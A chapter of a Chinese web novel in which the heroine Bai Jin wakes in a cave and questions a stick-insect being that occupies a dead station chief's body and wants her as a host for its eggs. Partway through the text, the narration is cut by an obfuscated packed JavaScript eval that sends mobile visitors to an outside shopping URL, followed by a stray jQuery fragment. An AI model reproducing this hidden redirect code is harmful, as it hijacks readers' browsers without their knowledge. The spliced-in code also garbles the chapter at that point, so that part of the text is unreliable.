文趣网 > 都市小说 > 学渣她又双叒挖坑了 > 60.对话
    白金整个人浮在一层半梦半醒的状态里。

    意识像是被泡在温水中的纸片,边缘在慢慢溶解,但底部的纤维还顽强地连在一起。

    但她求生意识太强了,始终不肯松开手。

    不知过了多久,周围的温度越来越热,她的呼吸也愈发苦难。

    然后她被热醒了。

    伴随着昏黄的火光而来的,是木柴燃烧时的噼里啪啦声,她睁着眼睛缓了几秒钟,意识才慢慢回笼。这时她注意到,自己正躺在一个火堆旁边。

    暖意从那个方向持续地辐射过来,让她的身体逐渐从僵硬状态中重新找回触感。

    她坐起来的时候感觉到胳膊还在发酸。

    环顾四周,这是一个密闭的山洞,形状很奇怪:球状圆顶,四壁是弧形的,像是被什么东西从内部掏空成一个完整的椭球体,地面也带着微微的弧度,整个空间像是一个巨大的、被挖空了的足球内部。

    四壁的颜色偏深,有些地方挂着细密的水珠,在火光下反射出细碎的光点。

    她的视线扫了一圈之后,落在火堆的对面。

    那里坐着一个人。

    微胖的体型,穿着一件旧夹克,领口已经磨得有些发白,整个人靠在一块稍微平整的石头旁边,正对着火光,眼睛半眯着,像是沉浸在暖意里,没有察觉到她已经醒了。白金盯着那张脸看了几秒,脑子里正在快速翻找。

    她在勘测站那段录像里见过这张脸!

    “刘国栋站长?”她开口,声音有些沙哑。

    对面的中年男人眉眼微微一沉,显然对白金的话有些出乎意料,他诧异地看着白金。

    “你认识我?”

    话刚说完,刘国栋就想到了什么,恍然自顾自地解释:“你一定是看到了勘测站里的视频。”

    白金看着对面那个人,目光维持在一个稳定的位置。

    她不知道对面是什么东西。

    刚蛋没在她身边,她无法借用生物气息来锁定对方的身份。

    白金审视着对方的每个举动,即使这个人救了她,但在经历过彭兴承之后,她已经不会再凭一张熟悉的脸来判断真实性了。

    “你们到底是谁?这种穷乡僻壤,早就被世界遗忘了,不会有游客。而且当前世界遇到天灾,估计四个区也没剩多少人了,大家都忙着活下去,更不会有人在意这种可有可无的地方,在这种情况下还能出来的……”他顿了一下,“你们是救援队?”

    白金沉默了一拍,然后说:“算是吧。”

    刘国栋点了点头,对这个答案没有太多质疑。

    “也对,作为地质勘测站的站长、V4级人才,官方确实不可能完全放弃我。”

    刘国栋的视线重新落回火堆上,沉默着,眼眶边缘开始泛出湿润的光泽。

    “你们来得太迟了。”他说,“一切都太迟了。”

    白金面无表情地看着对面那个人。她甚至能感受到自己此刻的冷漠,但她知道,这不是她的问题,因为刚才在沼泽里,她命悬一线的时候,看到的明明是一根木棍,她最后抓住的,也是一根木棍,为什么她睁眼之后,看到的就是一个人?

    面前的这个,到底是个人,还是别的什么东西?

    白金开口继续说道:“你说我们来得太迟,是因为已经无人生还了?”

    刘国栋好像根本没想骗白金,耿直的点点头。

    白金的手轻轻抚上黑色耳钉,她只要轻轻一点,那把锋利的堪称最强杀器的铁锹就会出现在她手上。她看着对面那个人:“所以你是什么东西?”刘国栋呼吸倏然停滞,他凝望着白金足有三十秒,然后才缓缓开口说道:“我以为你已经知道了。”

    “你是长杆?”

    刘国栋站起来,微微侧身,一只手贴在胸前,朝白金的方向做了一个幅度不大但完整的绅士礼。

    “正是在下。”

    白金靠在身后的石壁上,火堆在她和“刘国栋”之间的地面上翻涌着,把两个人的影子拉向相反的方向。

    她心里五味杂陈:好消息是,这群虫子虽然是把她弄来的罪魁祸首,但不会让她死;坏消息是,它们要用她的身体孵蛋!

    她愠怒地开口质问:“既然你也是竹节虫,那你应该和白条儿他们一样,复制了刘国栋站长的思维,然后用他的身体按照他的方式去做事吧,所以……”她停顿了一下,“用活人的身体孵蛋,是刘国栋站长原本的想法?”

    “不是。”长杆的回答比预想中快,“我在发现他的时候,他已经是一具泡在水里的尸体了。”他顿了顿,“但我读取他的脑波时,发现他有一个念头:他想让所有人都有未来。”白金的喉间动了一下。

    又是一个被虫子占据身体的可怜人!

    又是一个“想让所有人都活下来”的愿望!

    她在心里把这句话翻来覆去地碾了一遍,然后莫名地生出了一股烦躁。

    一个两个的,如果都自私一点,是不是就不会有这么多波折了?

    就如同当年的白昌伟,如果没有拯救人类的伟大梦想,是不是也不会死?

    “刘国栋是什么时候死的?”她问,“应该在带村民躲灾之前吧?”

    她之所以会这么问,是因为她刚刚意识到了一件事:白条儿说王卫国的愿望是让所有村民“活下去”,但长杆刚才说的是刘国栋想让所有人“有未来”。

    这两个愿望乍一听是同类项,但仔细拆开,边界不一样。

    “有未来”不一定等于“活着”,也有可能是站长想带着村民离开龙王村、离开这片被遗忘的土地,换一个能住人的地方。

    按照这个逻辑推下去,刘国栋死的时候,地球可能还没有偷停。他是在那之前就死了。

    长杆露出赞赏的目光,“你很聪明。我开始有点喜欢你了,你应该能创造出更高的价值!”

    白金连眼皮都没抬:“做你们的孵化池吗?”

    “你应该能孵出更好的孩子。”

    白金冰冷地看着长杆,满眼杀意。

    长杆却彻底放松下来,对白金释放的杀意毫不在乎。

    “刘站长是在一条地下河里溺毙的。他发现了一个了不起的东西,想把那个发现汇报给上级,用这个来换取带全体村民离开龙王村、移民柯斯新区的机会。”

    白金在心里把这条信息和之前的线索对了一下。

    刘国栋发现的东西,多半就是地听,V4级别的权;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17709197|206704||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    限加上勘测站的设备,探测到地下异常生物波动并不是不可能的事,但他显然没有意识到那东西有多危险。

    “所以地下的那个东西杀了他?”白金问。

    “没办法。”长杆的声音很平,“他太聪明了,那位不喜欢太聪明的人,所以当我发现他的时候,他已经……”

    “死了。”白金接过了后半句,“然后你占据了他的身体,凭借虫子的敏锐性知道了地球会停转,所以才用刘国栋的身份带着村民躲进了地下?”

    长杆沉默了一下。

    “你真的很聪明,你的聪明千万不能被那位知道。”他重复了一遍那句话。

    白金没有接这个赞赏,而是换了另一个方向:“你们为什么不去实现宿主的遗愿?你和白条儿他们不是一个种族的吗?”

    长杆听到“白条儿”三个字的时候,身体微微绷了一下,那是一种下意识的排斥动作。“我们当然是一个种族,”长杆不屑,“但如果能选择的话,我不想和它们有亲缘关系。因为它们太蠢了。”

    火光在白金的侧脸上跳动着,把她的表情切割成明暗交替的碎片:“白条儿用复制的方式让村长他们的身体延续了下去,虽然方法不太对,但说它们蠢,不太合适吧?你又有多聪明呢?”

    “它们没见过真神,才会误把两脚兽当成了供奉的对象。而我……”它顿了一下,“我才是真正见过‘那位’的虫。”

    白金看着它,没有打断。

    “刘国栋”的眼睛眯着,在回忆那段刻骨铭心的记忆:“我原来只是一只没开智的虫子,一生的执念,不过是找一个合适的地方繁衍后代,混吃等死。直到有一天,我在寻找孵化地的时候,意外掉进了一道地裂。里面很暖和,我就顺着那个方向一路往下爬……”

    它停住了,就地跪了下来,露出极度虔诚的表情,好像在提及一件无与伦比尊贵的事情。

    “然后我看到了那双眼睛。”它的声音掺杂着近乎狂热的兴奋,“猩红色的,很大。隔着很远,但我能看到它在看着我。”

    白金皱了皱眉,忍不住打了个冷颤。

    长杆继续说下去:“我从那双眼睛里读懂了,所有生命的终点都是死亡,村民们的□□终将腐朽,但肉身是土壤!让幼虫在人类的身体里孵化,新生命就会继承人类的部分意识。每一代新孵化的虫子都会比上一代更像人,只要竹节虫一直繁衍下去,人类的意识就会通过它们的存在而得到某种形式的永生,这是我们对人类这种两脚兽给予的最高尊重。”

    它说完这段话之后,安静地看着白金,像是在等待她的反应。

    白金坐在火堆对面,花了大概几秒钟来消化这段话。

    白条儿保留的是过去的痕迹,长杆要创造的是未来的可能性。

    一个留在过去,一个走向未来。

    都在说自己在延续人类生命。

    “我觉得你好像有病。”白金开口,语气不善:“你只是在找个孵化器而已。有必要把自己的行为拔到那么高的高度吗?”

    她往前倾了倾身,火光把她下颌线的轮廓照得更清晰了一些:“如果真像你说的,你在创造的是结合人类灵魂的智者虫,你那么尊重人类,那我能拒绝成为你的孵化池吗?”